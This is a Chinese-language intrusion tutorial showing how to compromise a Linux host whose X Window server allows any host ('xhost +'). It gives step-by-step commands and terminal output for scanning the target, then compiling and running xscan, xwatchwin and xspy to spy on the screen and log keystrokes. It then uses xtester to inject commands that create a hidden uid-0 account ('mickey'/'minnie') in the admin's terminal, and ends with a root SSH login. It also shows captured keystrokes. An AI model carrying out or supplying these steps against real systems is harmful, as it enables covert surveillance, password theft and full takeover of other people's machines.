

利用 X-window 配置错误入侵 Linux


Author: Mickey

MSN: 54mickey_At_Gmail.com

常见的漏洞分为软件漏洞和配置漏洞，软件漏洞的挖掘需要扎实的编程功底和对操作系统原理的深入理解；配置漏洞通常是由于管理员的自身知识的不足造成的。在 Linux 环境下，X Window 是用来显示图形界面应用程序的底层系统，X Window 服务的认证通常分为 xhost 和 xauth 认证，xhost 认证的配置方法比较简便，只需在 xhost 命令后使用+或-选项来分别表示允许或拒绝某个主机访问本地的 X Window 服务就可以了。比如："xhost +192.168.0.88" 就表示允许 IP 地址为 192.168.0.88 的机器访问本地的 X Window 服务，"Xhost -192.168.0.88" 则表示禁止 IP 地址为 192.168.0.88 的机器访问本地的 X Window 服务，可是如果当管理员配置不当，配置成"xhost +"这样的通配符方式后，就表示允许任意 IP 地址的主机来访问本地的 X Window 服务，这样的配置是很危险的，远程攻击者可以利用管理员的这个配置漏洞，结合其他的系统服务，轻易的拿到主机的最高权限。

一.查点

先来对目标机器进行端口扫描，了解开放的服务。在 Linux 环境下，我选择的 Nmap 这个扫描之王。扫描结果如图 1 所示：



```
BT ~ # nmap -T4 192.168.0.144

Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-17 00:19 GMT
Interesting ports on 192.168.0.144:
Not shown: 1694 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
6000/tcp   open  X11
MAC Address: 00:0C:29:84:C0:C8 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 10.952 seconds
BT ~ #
```

图 1

通过 Nmap 返回的扫描结果，可以得知主机开放了 SSH 服务(22 端口)，X Window 服务(6000 端口)。此时的入侵思路有 2 个，一是通过对 SSH 服务的暴力破解得到主机访问权限，或者如果主机的 SSH 服务采用的版本为 V1，也可以使用 Cain 或 Ettercap 工具对其进行嗅探攻击，从而得到明文连接密码；二是看看 X Window 服务配置是否正确，如果管理员配置不当，那我们的入侵就简单多了。


xscan 是一款在评估 X Window 服务时，最常用的一款扫描工具，该工具可以快速识别一个网段或一台主机的 X window 服务当采用 xhost 认证方法时，激活了+通配符(xhost +)这种配置错误的主机。Linux 下的许多工具都是采用源码形式发布的，所以我们首先需要编译下。命令如下：

```
tar -zxf xscan.tar.gz
gcc xscan.c snoop.c -o xscan -L/usr/X11R6/lib -lX11
```

xscan 的使用非常简单，在 xscan 后输入要扫描的独立 IP 地址或 IP 网段就可以了。命令如下：

```
./xscan 192.168.0.144
```

效果如图 2 所示：



```
BT x-windows # wget http://192.168.0.1/X-Windows/xscan.tar.gz
--18:44:56--  http://192.168.0.1/X-Windows/xscan.tar.gz
=> `xscan.tar.gz'
Connecting to 192.168.0.1:80... connected.
HTTP request sent, awaiting response... 200
Length: 2,666 (2.6K) [application/x-gzip]

100%[=====>] 2,666      --.-K/s

18:44:56 (11.34 MB/s) - `xscan.tar.gz' saved [2666/2666]

BT x-windows # tar -zxf xscan.tar.gz
BT x-windows # gcc xscan.c snoop.c -o xscan -L/usr/X11R6/lib -lX11
BT x-windows # ./xscan 192.168.0.144
Scanning hostname 192.168.0.144 ...
Connecting to 192.168.0.144 (192.168.0.144) on port 6000...
Connected.
Host 192.168.0.144 is running X.
BT x-windows # NET: Registered protocol family 10
lo: Disabled Privacy Extensions
IPv6 over IPv4 tunneling driver
Starting keyboard logging of host 192.168.0.144:0.0 to file KEYLOG192.168.0.144:0.0...
eth0: no IPv6 routers present
```

图 2

通过 xscan 的扫描结果，可以看到该工具已经连接到了主机 192.168.0.144 的 X window 服务，并开始捕获 192.168.0.144 这台主机的击键信息，并把记录保存到 KEYLOG192.168.0.144:0.0 文件中。

二.入侵

从上面对主机的查点，得知了 192.168.0.144 这台主机 X window 服务的 xhost 认证配置不当，我们可以使用 xwininfo 这款工具，实时的监控 192.168.0.144 主机的屏幕，了解目标主机的一举一动。xwatchwin 也是

采用源码的形式发布的，编译命令如下：

```
tar -zxf xwatchwin.tar.Z
cc -O xwatchwin.c -o xwatchwin -L/usr/X11R6/lib -lX11
```

当使用 **xwatchwin** 时，需要本地的 **Linux** 平台已经进入图形界面了，否则该工具无法成功使用。工具的使用命令如下：

```
./xwatchwin 192.168.0.144 root
```

输入完上面的命令的后，就会弹出一个窗口，我们就可以实时的监视 **192.168.0.144** 这台主机的一举一动了，效果如图 3 所示：




图 3

如果只想知道目标主机的击键情况，也为了节省带宽，又或者当目标主机的管理员键入的密码被显示为 * 号字符(登录邮箱，论坛)时，可以使用 **xspy** 这款工具，实时的记录目标主机的键盘记录，从而得到敏感的信

息，方便我们进一步入侵。在编译 xspy 的时候，如果你的 Linux 主机已经包括了 usleep 函数，需要修改下 Imakefile 文件，把其中的 usleep.c 和 usleep.o 删除，这样才能正常的编译。如图 4:

```
GNU nano 1.2.5                               File: Imakefile

XCOMM This Imakefile donated by Claude.Lecommandeur@Epfl.Ch, as
XCOMM I have no idea how to make Imakefiles.  Thanks Claude!
XCOMM  --JAM (jmaxwell@acm.vt.edu)

XCOMM take out the usleep.[co] if your system has it already!
        SRCS = xspy.c support.c
        OBJS = xspy.o support.o
SYS_LIBRARIES = -lX11

ComplexProgramTarget(xspy)
```

图 4

编译命令为:

```
xmkmf;make
```

使用方法为:

```
./xspy -display 192.168.0.144:0
```

这时你就可以看到目标主机的管理员的键盘记录信息了。如图 5:


```
BT xspy # xmkmf;make
imake -DUseInstalled -I/usr/X11R6/lib/X11/config
gcc -m32 -O2 -fno-strength-reduce -fno-strict-aliasing -I/usr/X11R6/include -Dlinux -D__i386__ -D_
POSIX_C_SOURCE=199309L -D_POSIX_SOURCE -D_XOPEN_SOURCE
D_BSD_SOURCE -D_SVID_SOURCE -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
-DNO_MESSAGE_CATALOG -DFUNCPROTO=15 -DNARROWPROTO -c -o xspy.o xspy.
c
gcc -m32 -O2 -fno-strength-reduce -fno-strict-aliasing -I/usr/X11R6/include -Dlinux -D__i386__ -D_
POSIX_C_SOURCE=199309L -D_POSIX_SOURCE -D_XOPEN_SOURCE
D_BSD_SOURCE -D_SVID_SOURCE -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
-DNO_MESSAGE_CATALOG -DFUNCPROTO=15 -DNARROWPROTO -c -o support.o su
pport.c
rm -f xspy
gcc -m32 -o xspy -O2 -fno-strength-reduce -fno-strict-aliasing -L/usr/X11R6/lib xspy.o support.o
-lX11
make: *** No rule to make target `xspy.man', needed by `xspy._man'. Stop.
BT xspy # ./xspy -display 192.168.0.144:0
mickey
hello,what your name,i lve you,my name is obo,i like see mickeymouse,(+Alt_L)wha are you from?
mickey mick(+BackSpace)nnieshit,love is bad thing
i wat to fore(+BackSpace)get you
but i can:(+BackSpace)'t
;
(+Alt_L)
```

<<back|track 2

图 5

通过对 192.168.0.144 这台主机的实时监视过程中，我发现管理员大部分时间只是上网冲浪，配合 **xspy** 的键盘记录，我得到了管理员的邮箱密码，但是当尝试使用 **SSH** 登录的时候，帐号并不正确。又等了好久，发现管理员打开了一个终端命令行，正在配置 **Apache** 的相关信息，我们的机会来了，可以通过 **Xtester** 这款工具直接发送添加管理员的命令到目标主机的终端命令行窗口，然后再登录 **SSH**。

编译 **Xtester.c** 的时候，程序作者并没有把 C 文件的相关头文件包含进代码中，所以需要我们手动添加下，如图 6:



```
BT x-windows # wget http://192.168.0.1/X-Windows/xtester.c
--23:33:07-- http://192.168.0.1/X-Windows/xtester.c
=> `xtester.c'
Connecting to 192.168.0.1:80... connected.
HTTP request sent, awaiting response... 200
Length: 2,389 (2.3K) []

100%[=====] 2,389 --.-K/s

23:33:07 (237.02 KB/s) - `xtester.c' saved [2389/2389]

BT x-windows # head -n 25 xtester.c
/* XTester - Chris Covington, June 2000
used to demonstrate XTest extension ability to send keystrokes
./xtester remote_windowid remote_displayname
compile with gcc xtester.c -o xtester -lXtst -lX11 */
#include<stdio.h>
#include<string.h>
#include<X11/Xlib.h>
#include<X11/Xutil.h>
#include<X11/cursorfont.h>
#include<X11/keysym.h>
#include<X11/Xos.h>
#include<X11/Xfuncs.h>
#include<X11/Xfuncproto.h>
#include<X11/X.h>
#include<string.h>

main(argc,argv)
int argc;
char **argv;
{
```

图 6

xtester 的编译命令如下:

```
gcc xtester.c -o xtester -lXtst -lX11 -L/usr/X11R6/lib
```

使用 **Xtester** 前，需要知道终端命令行窗口的十六进制的 ID 值，可以使用 Linux 系统自带的 **xwininfo** 得到。命令如下:

```
xwininfo -tree -root -display 192.168.0.144 |grep -i konsole
```

通过 **grep** 过滤出目标主机的终端命令行(konsole)窗口的 ID 值为 0x1e00008，就可以使用 **Xtester** 来发送我

们的击键到这个窗口了。命令如下：

```
./xtester 0x1e00008 192.168.0.144:0
```

输入完上述命令后，会弹出一个窗口，此时就可以输入添加管理员的命令了，现在的输入是没有回显的，所以要仔细输入。我的经验是输入每次命令前和命令后多按几次回车，可以增加成功率。**Linux** 下添加系统管理员的命令如下：

```
useradd -g 0 -u 0 -o mickey  
echo mickey:minnie |chpasswd
```

这两条命令的意思为：添加一个具有 **root** 权限的用户名为 **mickey**，密码为 **minnie** 的系统帐号。效果如图 7：





图 7

现在就可以使用 **SSH** 登录了，命令如下：

```
ssh -l mickey -T 192.168.0.144
```

效果如图 8 所示:



```
BT x-windows # ssh -l mickey -T 192.168.0.144
The authenticity of host '192.168.0.144 (192.168.0.144)' can't be established.
RSA key fingerprint is 38:db:3d:d6:c2:c5:77:d8:ff:6f:f0:62:3d:ce:de:e9.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.144' (RSA) to the list of known hosts.
mickey@192.168.0.144's password:

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux localhost 2.4.21-0.13mdksmp #1 SMP Fri Mar 14 13:41:18 EST 2003 i686 unknown unknown GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:84:C0:C8
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:70340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137498 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:5315976 (5.0 Mb)  TX bytes:127251568 (121.3 Mb)
          Interrupt:18 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:173 errors:0 dropped:0 overruns:0 frame:0
          TX packets:173 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10936 (10.6 Kb)  TX bytes:10936 (10.6 Kb)
```

图 8

至此我们就轻易的得到了目标主机的最高权限了。接下来安装 **rootkit** 的工作我就不做了。:-)

三.结束语

可以看出 **Linux** 下的入侵, 对我等小菜来说, 主要难点还是编译利用代码, 我在编译代码的时候经常出现错误, 不是找不到相关的库文件路径, 就是程序本身的代码缺少头文件或分号语句结束, 这时候可以去 **Google** 下, 得到相关的帮助。我也是刚学 **Linux**, 如果有错误的地方, 还请各位高手斧正。